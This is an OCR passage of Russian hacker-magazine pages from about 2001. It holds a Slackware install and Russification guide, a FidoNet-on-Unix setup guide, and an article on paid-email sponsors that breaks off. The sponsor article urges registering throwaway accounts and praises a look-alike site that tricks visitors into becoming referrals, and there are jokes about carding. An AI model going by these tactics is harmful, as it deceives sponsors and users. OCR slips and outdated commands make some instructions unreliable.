
Заливая Шлак

ZE-O (BB34T@MAIL.RU)

BSDравствуй, LINUXоид! :) Как поживает твой питомник пингвинов? Ааа... понятно: уровень репродукции и воспроизводства в норме, все идет АтличнА. Это радует. И как твои питомцы зовутся? Mandrake, RedHat...

Вот я тоже заметил: после сервиспака X, да и до него, у народа присутствуют в основном два обозначенные дистрибутива. И как-то незаслуженно оказался в стороне SlackWare, обозвали его сверхсложным, дали диагноз новичкам: забить, диск с дистрибутивом задвинуть подальше... Сие не есть good. Будем устранять пробелы в твоем питомнике. Споры о том, какой дистрибутив лучше, тебе, я думаю, уже порядком надоели, да и ни к чему хорошему они не приводят, только лишний флуд. К тому же, говорить, что Слака круче Шапы или Кэта (ASPlinux`a), - нельзя. Итак, сегодня (или завтра) будем ставить SlackWare Linux. Советую выбирать версию от 7.0. С ней не придется обновлять слишком много софта. Но со свежачком тоже надо немного поработать мозгом и ручками, как ни крути. Если ты крутой кардер, то закажи себе версию 7.1 вместе с книжечкой с www.wccdrom.com , только помни, что это лишь вариант, а вовсе не совет. Так как кучи дешевых дистрибов (100-300р) пингвина лежат и в различных российских онлайн-магазинах, вроде www.linux-online.ru, www.bolero.ru .





Грузим(ся)


Предположим, ты уже потратился на диски или вышел из СИЗО (туда - за свой кардинг), радостно прибежал домой. Сразу ребуться и ставь в BIOSe загрузку с CD.

Загрузочным является первый компакт из дистрибута, и, как правило, на нем это написано. На винте у тебя должно быть довольно много места: гиг под саму Слаку, 300 метров под СтарОфис и еще куча мегабайт под скачанное барахло, ведь ты же собрался жить в линухе =). Также надо не забыть про необходимое место для swap.

Под своп нужно выделить место в начале диска, потребный объем вычисляется по хитроумной формуле: size_of_swap=2*size_of_ram+30mb. Конечно, каждый вычисляет по своей формуле. Мне, например, эта нравится :). Итого должно быть чуть более 2-х гигов. Место выделено, ты уже вставил диск и загружаешься с него. После POST'а ты увидишь следующее:

Welcome to Slackware version 7.0.0 running Linux version 2.2.13!!!

Вполне понятно, что, в зависимости от версии, циферки будут разные. Для начала не указывай никаких параметров, а просто жми Enter. Тебя попросят залогиниться как рута. Набирай в поле Login: root и жми Ентер. Ты оказался в системе, которая установлена на загрузочном компакте. Установлена - громко сказано, и поэтому начнем нормальную установку на НэDэDэ.



Загон для пингвина

Твое свободное место нужно будет еще и разбить на разделы. Их, если ты догадался, будет два: своп и основной. Разбивать можно будет обычным fdisk'ом или же cfdisk'ом. У второго есть что-то вроде ГУЯ. Я предпочитаю fdisk. Вводи fdisk /dev/had, где had - твой винт, висящий на primary master. Следующие будут по увеличению hdb, hdc, hdd. После ввода команды будет какая-то ерунда, если интересно, то можешь почитать, там будет список доступных команд. Жми N и на появившийся диалог отвечай буквой P. У тебя спрашивали, какой раздел созда-

вать: основной или же дополнительный. Т.к. нам нужен основной, то нажали соответствующую кнопку. На вопрос first cylinder number введи минимальное значение из представленного диапазона. Ввод размера осуществляется в формате +<количество><единица измерения>. То есть для 150-метрового свопа нужно ввести +150M. Теперь ты опять в меню, нажимай P и записывай на листик количество цилиндров свопа, пригодится. Жми W и в консоли набирай mkswap -c /dev/hda2 <кол-во цилиндров, записанное на бумажке> (разумеется, все вводится без знаков < и >) и /dev/hda2 - это второй раздел на первом диске, другие разделы пропишешь по аналогии. Если начнет ругаться, то пересоздай partition через fdisk, только укажи размер в цилиндрах вместо метров: мне так помогло и, главное, - стало сухо :). А основной раздел для разнообразия создадим с помощью cfdisk. Вводи cfdisk /dev/hda и выбирай кнопку New. Там выбери тип файловой системы, для нас это ext2fs. Дальше предстоит ответить на пару вопросов. В главном меню выбирай Write и Quit.

Неба утреннего стяг - в Linux важен первый шаг

Теперь в консоли можно смело и твердой рукой набирать setup. Появляется следующее меню.

HELP - может поможет
KEYMAP - изменить языковую раскладку (лучше оставить на потом)
ADDSWAP - покажи, где он находится, его мы создали ранее
TARGET - куда будем устанавливать
SOURCE - откуда будем устанавливать
SELECT - выбери себе по вкусу то, что надо, и не надо,
INSTALL - типа, "к светлому будущему" :)
CONFIGURE - netconfig и еще всякая подобная лабуда
EXIT - нефига в ваших линухах делать

Начать можно и с ADDSWAP, указав месторасположение. В разделе TARGET выбери созданный раздел под пингвина. В SOURCE укажи CDROM. Тут есть одна фишка: на моей матери ChainTech6ATA2, при подключенных двух вертушках, setup не видел ни одной, и поэтому приходилось отключать ту, которая тормознутее. Как это работает на других матерях (а точнее, дисковых контроллерах, т.к., я думаю, именно в них было дело), не знаю. В разделе SELECT пометь =) крестиком то, что тебе нужно. Жадничать не советую, но и слишком скупиться тоже не надо, потом будет неслабый гимор. Смело выбирай INSTALL и ответь на несколько вопросов, часть из которых присутствует в CONFIGURE. В качестве точки монтирования DOS-разделов можно выбрать что-то вроде /DOS/win, /DOS/distr. В качестве загрузчика выбери LILO - удобство оценишь при добавлении новых осей, но не рекомендую сразу выбирать изменение mbr. Пароль на рута выбери сам, т.к. в данном вопросе я не разобрался ;).

Попросят перезагрузиться, сделай десять приседаний и дуй на ребут, а потом снова грузись с сидюка. Пингвин, в отличие от наглой винды, не переделывает mbr под себя без приказа. Потом в строке ввода параметров загрузки (после радостного сообщения о том, что мы все-таки грузим линух) нужно ввести следующую строку: vmlinuz root=/dev/hda. Система загрузится, и перед тобой появится приглашение. Вводи root, пароль ты знаешь сам, и произойдет попадание в систему. Твой пингвин только родился и еще ни фига не умеет. Придется его учить. Для начала создай пользователя с другими привилегиями. Разжевывать причину действа не хочется: уже много раз обсуждалось, что работать постоянно рутом - небезопасное решение, чреватое поломкой твоей системы куль-кацкерами. Набирай adduser и ответь на пару вопросов. Из чего-то отличного от дефолтовых вариантов могу порекомендовать занести user`а в группу wheel. Набирай lilo, и твои волосы станут устойчивы к критическим дням -). Если что-то пошло не так, то лило сообщит о проблеме, достаточно будет подправить /etc/lilo.conf. Теперь, если ты не отличился особым умом при конфигурировании лило в процессе установки, тебе будет комфортно и удобно, как в памперсе =). Для начала перезагрузись для проверки работоспособности лило, тебе выскочит приглашение lilo: жми Shift, чтобы он не начал загрузку самостоятельно, и после отжимай Tab. Перед тобой список возможных вариантов. Выбирай пингвиновский и грузись. Входи в систему под рутом и приготовься к одной из самых сложных процедур.

X-MAN

Конфигурирование иксов считается самым гиморным занятием, типа как написание sendmail.cf=0. Перед началом узнай точное наименование своей видеокарты и все характеристики монитора, так как есть вероятность, что их придется вводить вручную. Набирай XF86Setup и жди. Там будет разделение на несколько секций: настройка мыши, выбор видеокарты, монитора, раскладки клавиатуры и флагов X-сервера. С мышью проблем не должно быть, т.к. у большинства бегают по коврикам полуписьные =) мыши aka ps/2. Если же имеется USBшная крысятина, то под нее необходимо будет свежее ядро, об этом ниже. Во всей конфигурации проблем быть не должно, если известен точный список железа системы. Далее необходимо подправить сам конфигурационный файл. В самое начало строки со шрифтами добавь путь к папке с кириллическими шрифтами, что-то вроде /usr/X11R6/lib/X11/fonts/cyrillic/. Для клавиатуры я покажу свой кусок.


```
Section "Keyboard"
   Protocol        "Standard"
   AutoRepeat      500 30
   LeftAlt         Meta
   RightAlt        Meta
   ScrollLock      Compose
   RightCtl        Control
   XkbKeycodes     "xfree86"
   XkbTypes        "default"
   XkbCompat       "default"
   XkbSymbols      "us(pc101)"
   XkbGeometry     "pc"
   XkbKeymap       "xfree86(us)"
   XkbRules        "xfree86"
   XkbModel        "pc104"
   XkbLayout       "ru"
   XkbOptions      "grp:ctrl_shift_toggle"
EndSection
```

Теперь перейдем к процедуре русификации консоли и самих иксов. Консоль русифицируется несколько иначе, чем в других пингвинах. В папке /etc/rc.d/ есть файл rc.font, в который нужно будет добавить кое-какие строки:

```
setfont Cyr_a8x16
mapscrn koi2alt
for n in 1 2 3 4 5 6; do
 echo -ne "\033(K" > /dev/tty$n
done
loadkeys ru.map
```

В папке /etc/skel создаем файл .inputrc и пишем в него такую фигню:

```
$ if Bash
        set convert-meta off
        set output-meta on
        set input-meta on
        set show-all-if-ambiguous on
        "\e[1~" beginning-of-line
        "\e[2~" " " # (в кавычках пробел)
        "\e[3~" delete-char
        "\e[4~" end-of-line
        "\e[C" forward-char
        "\e[D" backward-char
        "\e[A" previous-history
        "\e[B" next-history
        "\e[21~": "exit\C-m" #F10 - выход из шелла (по желанию) $endif
```



Раскладка будет переключаться правым Ctrl. Далее в файл profile, расположенный в /etc, пиши:
export LANG=ru_RU.KOI8-R
export NLSPATH=/usr/share/locale/ru_RU/
export LESSCHARSET=koi8-r
Это уже пошла настройка локали. Теперь берем файлы с русской локалью и помещаем их сюда - /usr/share/locale/ru_RU/ - они у тебя должны быть либо где-то на диске, либо в сети по адресу http://linux.irk.ru/doc/linuxrus/locale.tar.gz. После переходим в папку /usr/share/locale/ и набираем следующую команду (в одну строку!):

localedef -c -f /usr/share/i18n/charmaps/KOI8-R -i /usr/share/i18n/locales/ru_RU ru_RU.KOI8-R
Второй командой в этой папке будет ln -s ru_RU.koi8r ru_RU.KOI8-R. Открывай файл locale.alias и пиши в его конец -) строку:
ru ru_RU.KOI8-R

Это устанавливает значение текущей локали, вернее - расположение файлов. Локаль нужна для правильного языкового вывода программ. Теперь возникает следующая проблема: некоторые gnome-приложения при работе в KDE начинают выводить страшные закорючки вместо русских букв. Не беда, создаем файл .gtkrc в домашней директории или же gtkrc в /etc и пишем:

style "default" {
font = "-cronyx-fixed-medium-r-normal--12-*-*-*-c-*-koi8-r"
}
class "GtkWidget" style "default"

По идее команда ls выводит список файлов в текущей директории. Ты уже увидел, что русские имена файлов в dos-разделах выглядят страшно. Если же ты не смог примаунтить виндовый раздел, то набирай
mount -t msdos -o noexec,rw,umask=002,codepage=866,iocharset=koi8-r,gid=100 /dev/hda1(win partition) /DOS/win(where to mount). Вух, теперь должно все быть видно. Но, чтобы не долбать клавиатуру, каждый раз набирая волшебную строку, поступим по-умному. В файл /etc/fstab прописывай строку или редактируй существующую:
/dev/hda1 /DOS/win vfat noexec,rw,umask=002,codepage=866,iocharset=koi8-r,gid=100 1 0
По аналогии подправь строки для других вин-разделов. Но в Midnight Commander все видно, как раньше. Кликай в слово Options и выбирай Display bits, далее ставь жирный X на пункте display 8 bits output и 8 bits input. Все, консоль отрусифицировали. В иксах тебе останется только указать приложениям, какие шрифты использовать.

Освежаем ядро системы

По умолчанию вместе с системой идет ядро версии 2.2.13 (хотя ряд дистрибов продается уже с 2.4.*), что очень фигово. Поэтому советую не медлить и перейти на обозначенное ядро серии 2.4.* - железа поддерживается туча, не зря кто-то там в MS назвал линух главным соперником Win ;). Я расскажу, как переехать на 2.4.2 -самое свежее стабильное на момент написания статьи. Хотя уже идут 2.4.3pre5. Для начала выкачиваем ядрышко с ftp.kernel.org или с какого-нибудь зеркала. Весит оно много - целых 25 метров. Теперь можно разархивировать скачанное и переместить в папку /usr/src. Там уже есть папка linux/, вернее это символическая ссылка на старые исходники ядра. Тебе предстоит перенаправить ее на сорцы нового kernel`a. Вводи что-то вроде ln -s linux-2.4.2/ linux/ . Теперь заходи в linux/ и вводи make menuconfig или make xconfig.



Второе запускается под иксами. Вводить make config - бесполезно, запустится неудобный текстовый конфигуратор. Подробно процесс настройки рассматривать не имеет смысла - у каждого свое железо.
Если у тебя есть USB-девайсы, то тебе, наверное, захочется активировать их под новым ядром. У меня, например, завелась USB-мышь, которая относится к классу human interface devices. Но добавить HID-support в ядро недостаточно. Набираем следующее:

cd /dev
mkdir input
mknod input/mice c 13 63

В параметрах запуска gpm должна присутствовать следующая строка: gpm -t ps2 -m /dev/input/mice .
Вот и все. Теперь твоя мышь должна ожить.

Дырки

По умолчанию система ВООБЩЕ НИКАК не сконфигурирована. Поэтому для начала прибьем те сервисы, которые потенциально опасны и полезны для взломщика твоей системы. Самый простой и быстрый способ - подправить /etc/inetd.conf.

Открываем его чем-нибудь и комментируем, то есть вставляем знак # перед теми строчками, которые относятся к ненужным сервисам. Действуй по принципу "нужно - не нужно". Телнет и ФТП можешь сразу забить, т.к. они в домашних условиях мало потребны. По идее должен остаться только ident - для IRC. О настройке firewall говорить не хочу - есть туча мануалов, да и в X была инфа.
В домашней директории пользователя хранятся dot-files. Каждый из них отвечает за определенную программу или процедуру. Например, .profile ответственен за выполнение различных команд при входе в систему. Сюда удобно прописывать алиасы, например, alias ls='ls -l'. Еще есть всяческие .xinitrc и .xsession. Они поддерживают процедуру запуска Иксов. Например, за запуск определенного графического интерфейса отвечает строка exec startkde или же exec fvmw95. Поэтому, если надоест определенный графический интерфейс, то просто подправь данную строку. Сюда же можно заносить те программы, которые будут стартовать при запуске Иксов. Совет: т.к. с седьмой слакой идет первый КДЕ, то поскорей переходи на второй (на момент написания ходовой версией была 2.1). Изменений много, прежде всего визуальные. Повысилась лохматость, тьфу, - стабильность =). Насчет Гнома сказать ничего не могу, т.к. остаюсь приверженцем (так и хотелось сказать "остаюсь извращенцем" :) КДЕ и из Гномов нагибал только свежий Gtk (1.2.8), исключительно для работы Xchat`a.

Напоследок несколько советов

- Помни, что ты не один, всегда найдется тот, кто тебе сможет помочь. Помощь следует искать на IRC (буржуйские #linux, #unix практически во всех крупных сетях, русскоязычный #rusunix @IRCnet и мой личный #linux.ru на ДАЛнете).
Много полезной инфы в news-конференциях, которые находятся по ключевым словам - linux, unix, bsd.
- Больше читай книг, причем не о конкретном дистрибутиве, а про все юнихи.
- Свяжись с региональной группой пользователей юних/линух (список на www.lug.ru). Если таковой еще нет в твоей местности, то создай сам. Преимуществ вступления множество - это и литература, и дистрибутивы, и собутыльники :). Если же решишься создавать, то могу дать один совет - не бери плату за вступление, это, типа, глупо ;).
На этом кончаю, best respektz & compilation.

FTN-софт под юникс

Поцелуев Виталий aka VirVit@udm.ru (http://chat.izh.com)

Привет тем динозаврам, которые до сих пор ещt юзают FIDO! Также поприветствую тех, кто только собирается поглядеть на это чудо инженерной мысли.
Вне зависимости от степени продвинутости, приходит понимание того, что мастдайный (aka досовский) софт успел порядком надоесть со всеми своими глюками, нехваткой памяти и прочей лабудой. Куда деваться? Ты поступишь правильно, поставив себе фидо под самую рульную ось *NIX. В моем случае FTN успешно сконфигурился под Linux, что скорее всего произойдет и с тобой :). Единственное надобно Инетом уметь пользоваться (сложный навык =(), да знать команды tar, gzip (тоже архисложно набрать man tar 8).

Естественный отбор

Итак в настоящее время есть два наиболее популярных варианта FTN софта под юникс. Первый - традиционный для ДОС, то есть звонилка, тоссер и читалка, а второй - наиболее прогрессивный и идеологически правильный - сервер новостей, та же звонилка и тоссер. Первый наиболее удобен для поинтов и нод, которые привыкли к ДОС'у (Win), и он легче настраивается. Второй используют ребята, которым нужно гейтование, организация ФИДО в локальной сети, одновременная работа с инетовскими новостями. Второй вариант наиболее мощный и интересный с точки зрения установки, конфигурирования и прибамбахов, но мы остановимся на первом - ты же не гейт, не хаб все-таки. Для начала замутим читалку и тоссер.

Голый дед

Идем на http://golded-plus.sourceforge.net и утягиваем оттуда ЗолотогоДеда с плюсом. Разворачиваем. Идем в golded3, копируем файл mygolded.__h в mygolded.h и правим его. Далее cd .. и make(для FreeBSD - gmake). То есть компилим гнусявым make (gmake). После некоторого времени (зависит от мощности твоей машины) мы получаем каталог bin с бинарными файликами. Дед скомпилен. Пихаем бинарники в свой фидошный каталог (ты, я надеюсь, уже определился и создал его). Далее берем конфиги из каталога cfgs и копируем их себе, правим. Пока не забыл, прописывай в golded.cfg такую строчку - AREAFILE Fidoconfig <путь к конфигу fidoconf> . Об этом файле чуть позже. Теперь надо русифицировать деда, чтобы мы могли читать мессаги в нормальной кодировке и посылать их тоже в доступной для всех cp866. Пишем в golded.cfg

```
DISPSOFTCR YES      // Нормальная работа с русской H
EDITSOFTCRXLAT H    // XLATPATH /fido/etc/golded/xlat // Путь к файлам кодировок (*.ESC , *.CHS)
XLATCHARSET KOI8    IBMPC   866_koi.chs
XLATCHARSET IBMPC   KOI8    koi_866.chs
XLATIMPORT IBMPC
XLATEXPORT          IBMPC
XLATLOCALSET KOI8
```

Разумеется, файлы 866_koi.chs и koi_866.chs должны там лежать. Вот и все с дедом. Пускаем его командой gedlnx -C<путь к конфигу golded.cfg>

Hysky

OK. Теперь дед счастлив и работает на ура и даже лучше. Начинаем ставить тоссер. Воспользуемся маленьким и универсальным hpt из Husky Project. Утянуть его можно по адресу: http://husky.physcip.uni-stuttgart.de . Оттуда забираем smapi, fidoconf, hpt, huskybse.

Разворачиваем все хозяйство, так чтобы каталоги smapi, fidoconf, hpt осели в одной ветке. Копируем из архива huskybse файл huskymak.cfg в корень с smapi, fidoconf, hpt и правим его. Это надо, чтобы не мучиться с компиляцией и инсталляцией каждого пакета в отдельности. Все поправили и начинаем компилить. Делается это весьма просто: заходим в каталог ->make(gmake)->make(gmake) install. Сначала smapi, затем fidoconf и последним hpt. Smapi - библиотека для работы с фидопочтой, fidoconf - библиотека для той же почты плюс несколько утилит для конвертирования конфигов из одного формата в другой.

После компиляции и установки можно воспользоваться скриптиком для создания поинтового конфига или писать самому. Для асов есть доки в fidoconf/doc, а ты бежишь в fidoconf и запускаешь fidoInst. А теперь вернемся к тому файлику из дедовского конфига Fidoconfig. В параметре ты указываешь полный путь к файлу конфига, созданного fidoInst. Теперь ГолдЕд будет брать все эхи из этого файла. Можно, конечно, прописать сквишовский файл командой AREAFILE Squish <path> , но тогда придется каждый раз запускать fconf2squish, что не есть хорошо.

С тоссером тоже все OK. Тоссить будем командой hpt toss, а сканить на предмет отправки hpt scan. Все просто. Если у тебя есть AKA, то прописываем в config линка на второго босса и настраиваем роутинг:

```
Route normal boss2addr boss2addr/*.*
Route normal boss1addr *
```

Теперь все для босса 2 и его поинтов пойдет по адресу, а остальное на босса 1.

Начнем ставить мейлер. Их несколько, поэтому рассмотрим каждый вариант отдельно. Есть такие: bforce, qico, ifmail. Все хороши, как мне кажется, но у каждого свои феньки.

Bforce

Берем на http://adb.newmail.ru

Компилится легко (иногда бывает так сложно, гыгы =), но проблема в том, что мало документации по настройке. Ее вообще нет, поэтому все проверяется методом тыка. Пихаем скомпиленные бинарники в фидошный каталог (или оставляем по дефолту), берем примерные файлы конфига из bforce/examples и правим под себя. На первых порах сделай debug level побольше, чтобы разобраться что к чему. Bforce работает в двух режимах: демон и не демон :). То есть можно поставить его в качестве демона в автозагрузку, и он, при появлении почты или фреков, начнет сам звонить на узел. Либо можно пускать его ручками с опциями в командной строке, что иногда приятнее. Дело вкуса. Чтобы генерить поллы (флаги для опроса босса на предмет получения/отправки почты), можно воспользоваться утилиткой из Husky Project(фаил hptutil) poll. Там же есть и send, и request софтинки для аттачей и фреков. Нормальные люди прописывают генерацию поллов в крон (/etc/crontab), который в определенное время будет генерировать флаг и пихать его в outbound директорию, а мейлер, проверив этот

каталог на наличие флагов, начнет звонить по указанному в флаге адресу.

Qico

Берем на http://lev.serebryakov.spb.ru/download/ Компилиться там вообще нечему :), так что через минуту бинарники будут готовы. Конфиг лежит там же qico.conf.sample. Правим его под себя. Кика (qico) могет также работать в двух режимах, то есть как демон и из командной строки. В версии 0.49.8 (последней) есть такая штучка, как qctl - своеобразный инструмент для управления демоном. Разобраться с ним легко, даже очень. В отличие от bforce, у кики есть мордочка - графическое отображение состояния демона (очередь, звонки и пр.). Запускается она как qcc.

Итог

Данные мейлеры удобны и просты для поинтов, небольших нод. Они легко настраиваются и работают на ура (или на хорошо...). Если что-то не заработало с первого раза, то смотри сначала /dev/hands && /dev/brains , а потом логи, и уж в крайнем случае пинай девелопера (разработчика). И ВНИМАНИЕ! Перед ПЕРВЫМ запуском этих мейлеров НУЖНО ОБЯЗАТЕЛЬНО СКОМПИЛИРОВАТЬ НОДЛИСТ!!! Иначе бедные програмки не смогут найти узел и начнут плакаться на жизнь... А так все работает очень даже неплохо.

Ifmail

Монстр фидошной юниксовой эстрады. Никто не понимает, как он работает, но все его ставят =). Это пакет, который включает в себя мейлер (ifcico), тоссер (iftoss), гейт (ifgate). В общем, все в одном. Оригинальная версия лежит на http://www.average.org/ifmail/ .
Но мне она не очень понравилась, там нет subst.lst =). Поэтому мы возьмем пропатченную, навороченную версию с http://ifmail-lk.da.ru/ или http://www.klax.tula.ru/~leshiy/ . Компилится вроде без проблем: сначала правим config, потом make && make install. Если вылезет ошибка в файле signal.c, то строку sa.sa_mask = 0; удалим и напишем вместо нее sigemptyset(&sa.sa_mask); После компиляции и установки начинаем править конфиги. Идем в misc и правим config:
Ставим verbose 12
nodelist /var/spool/ifmail/nl.d/nodelist - путь к нодлисту
nodelist nodelist - еще раз укажем имя файла основного нодлиста
nodelist pointlist - файл пойнтлиста (если есть)

// Это надо, если используется совместно с inn, то есть как гейт.
outtab /usr/lib/ifmail/outkoi8alt
intab /usr/lib/ifmail/outaltkoi8

PhoneTrans 7-095- /- где 095 меняем на код своего города

Строчки Options выкидываем вообще, а в конце файла можно прописать нечто вроде subst.lst т-мыла. Разберешься. Настроить конфиг несложно, а вот запустить Прогу... Сначала компилируем нодлист программой ifindex. Далее идем в misc/contrib и утаскиваем скрипты ifpoll, ifreq - правим в них пути и юзаем для поллов и фреков (хотя можно юзать те же проги из Husky, стандарт же один - FTS). Ifct - тоже мордочка, но у меня не пошла почему-то...За прозвонку узла отвечает программка ifcico, которая при простом запуске напишет всякую гадость и "зависнет". Это так называемый режим ответа, который наблюдается и у bforce. То есть при обычном запуске программа думает, что поступила заявка на входящую сессию, и начинает отвечать - пытается установить EMSI-сессию. Но о входящих звонках позже. Для того, чтобы позвонить на узел, надо запустить ifcico -r1 f79.n5050.z2 - где, как ты видишь, нода указывается в инетовском формате. p - поинт, f - нода, n - область, z - зона. В первый раз у меня ifcico не пошла из-за прав доступа к каталогам лог файлов и пр., поэтому будь внимательней.

Немного об общем принципе

Весь предложенный софт работает примерно так: в определенное время создается автоматически, по распоряжению крона (или ручками из скриптика) полл. Мейлер при сканировании директории outbound обнаруживает флаг для прозвона, проверяет из нодлиста время работы узла и, в случае успеха, начинает звонить. После обмена почтой и завершения связи запускается (из скрипта для генерации полла, например) тоссер, который раскладывает пришедшую почту по эхам. Затем ты запускаешь читалку(GoldEd) и читаешь новости, пишешь ответы и пр. При выходе исходящая почта упаковывается (если ты это указал в скрипте) и создается флаг, который в очередной раз заставляет мейлер дозвониться до узла. Вот. В качестве хорошего примера советую посмотреть на конфиг из huskybse/sms , где показана работа очень крутой ноды =). Сам владелец ноды оказался очень любезным и оказывает помощь всем и вся на халяву... только на английском...:)

Организуем входящие звонки и фреки

За входящие звонки отвечает программка mgetty, которая общается с модемом. Она принимает звонок и направляет пользователя в систему, после логона. Итак топаем на http://alpha.greenie.net/mgetty/index.html и берем мгетти. Правим policy.h-dist и переименовываем его в policy.h. Собираем с флагом -DFIDO и инсталлим. Пишем его в ttys (в случае bsd, при других раскладах - man 8) . Там должны быть всякие getty. В файле login.conf пишем свой мейлер (там есть пример из ifcico) с нужными ключами (смотри хелп к мейлеру bforce @; qico -a; для bforce и qico). Теперь при входящем звонке мгетту определит, что это фидо мейлер звонит, и отдаст звонок нашему мейлеру. Если хочешь, чтобы в определенное время мгетту не брала трубу телефона, то пропиши в кроне создание файла /etc/nologin.<port>, где <port> - девайс модема. Все просто.
Фреки настраиваются тоже легко. Для каждого мейлера есть пример в конфиге. Смотри строчку extrp(qico), ext_rp(ifcico), freq_srif_command(bforce). Хорошая дока по этому делу лежит в ifcico || qico. Можно воспользоваться мощным фрек-процессором tma ftp://tma.kub.da.ru .

Вот, собственно, и все. Документации по настройке ifmail+inn+sendmail в Инете масса (очень хорошие доки на http://howto.id.ru) . Если ты их настроишь, то считай себя асом в фидософте и готовь место для педали... тьфу - медали, хотя какая разница?! :)

Спонсоры, которых всегда мало

...или которых никогда не бывает много...

Бесплатный СЫР (cheese@real.xakep.ru), http://subscribe.ru/catalog/rest.cheese

Облом – всегда печальное событие: еще вчера ты был крутым манимейкером, позавчера с тобой «работал» сам DesktopDollars, а Spedia выплачивала лихие бабки по 0.6 у.е. за час. В то же время как сегодня TheMail стало платным, самый крутой штатовский спонсор AllAdvantage вообще прикрылся на фиг, а PaidZone и ряд других компаний, после проведенных зачисток, и подавно сделали тебе ручкой.

Ну, а что я тебе говорил годом раньше? Упирайся в «почтовиков»! Что бы ни случилось, они не подведут: ну, меньше станут слать писем, ну, на время уйдут в даун, но не прикроются! Конечно, горы зелени при таком раскладе ты не накосишь, но лучше что-то, чем ничего.

Считай сам: сколько ты сможешь срубить на серфинге, если у тебя платный Инет; твои рефералы взяли и забили на это дело, а спонсор, гад еще тот, взял и кинул, снизив ставки или вообще, зажав чек? Куча угроханного времени - раз. Радужных надежд и всего такого прочего - два! Я не говорю уже про всякие «три», как то неоплаченные счета, недовольные предки и вырубленный за неуплату Инет!

А что с почтовиками? А ничего: не один ли перец что получать (читать) – спам либо «оплачиваемую» почту? Я прикинул однажды, что ежесуточно получаю до 100 писем (не считая спама), более половины из которых откровенная лажа, но которые также приходится перечитывать по долгу службы в поисках рациональных зерен. Так вот, если бы за каждое из них мне капало по центику, то я ежемесячно имел по 60–100 халявных бутылок пива! В аккурат – по две-три на день :). А если и моими рефералами ежедневно прочитывалось бы по такому же объему, то я вообще зажил бы припеваючи, забив кол на прочую работу и способы заработка!

Короче, мысль такая: чтобы все было как в кино, заведи себе пару «левых» адресов на hotmail-е и мейле.ру, подпишись на все мыслимые почтовые программы, наскреби рефералов и руби капусту! Поверь, это не так сложно и муторно, как может показаться на первый взгляд.

Элементарная арифметика. Часть первая – рефералы

«В одного» на почтовиках многого не заработаешь: даже если иметь 50 различных аккаунтов (если сможешь охватить всех мыслимых почтовиков), то на каждый из них у тебя упадет от силы полгрина в месяц. Итого: 2 – 3 года уйдет только на то, чтобы получить первый чек. Рефералы нужны, факт! Но где их взять?

Вариантов несколько. Первый: создать подобие «русской рулетки» - http://www.fox.tt.ee/cheese/rr/ Идея проста как все великое: регистрируешься у спонсора, делаешь подробное его описание и запускаешь РР. При этом каждый новый регистрирующийся станет твоим либо прямым, либо косвенным рефералом: система работает по принципу выбора случайной реф.ссылки. Относительно честно, справедливо и любопытно для регистрирующихся, поскольку и их реф.номера



> Считай сам: сколько ты сможешь срубить на серфинге, если у тебя платный Инет; твои рефералы взяли и забили на это дело, а спонсор, гад еще тот, взял и кинул, снизив ставки или вообще, зажав чек? Куча угроханного времени - раз. Радужных надежд и всего такого прочего - два!

будут учтены системой. Автоматически или вручную – не суть.


Совершенно необязательно копировать довольно сложный механизм «основной» рулетки, реализованный по схеме «клиент-сервер». Достаточно Ява-скриптовской версии, которую (для нескольких спонсоров) ты сможешь взять по этому же адресу. Например, для некогда буйно шумевшей Спедии - http://www.fox.tt.ee/cheese/rr/download/spedia.htm Все что от тебя потребуется, так это заменить реф.ссылки внутри кода: все остальное – описание, оформление и прочее – будет готовое.

Другой вариант - сделать очень подробное описание спонсора. Причем, в стиле по духу и дизайну очень близкое к оригиналу. Наглядный пример – http://www.zden.ru? Как думаешь, это российское представительство www.zden.com, открытое гос-

подином В.Скориковым из Москвы? Ни в коем разе! Просто очень удачная имитация головного сервера! Сходства добавляет цитируемая (моя, кстати, http://magazine1.xakep.ru/xa/025/full/058/) статья из Х про Zden, ссылка на которую есть и на www.zden.com: мол, и русская пресса не обошла нас стороной. И там есть ссылка с картинкой, и тут. В итоге – иллюзия представительства. На самом же деле, регистрируясь при помощи приведенной на сайте рег.формы, ты попадешь не в «русскую часть» Здена, а просто станешь рефералом этого находчивого товарища из Москвы.

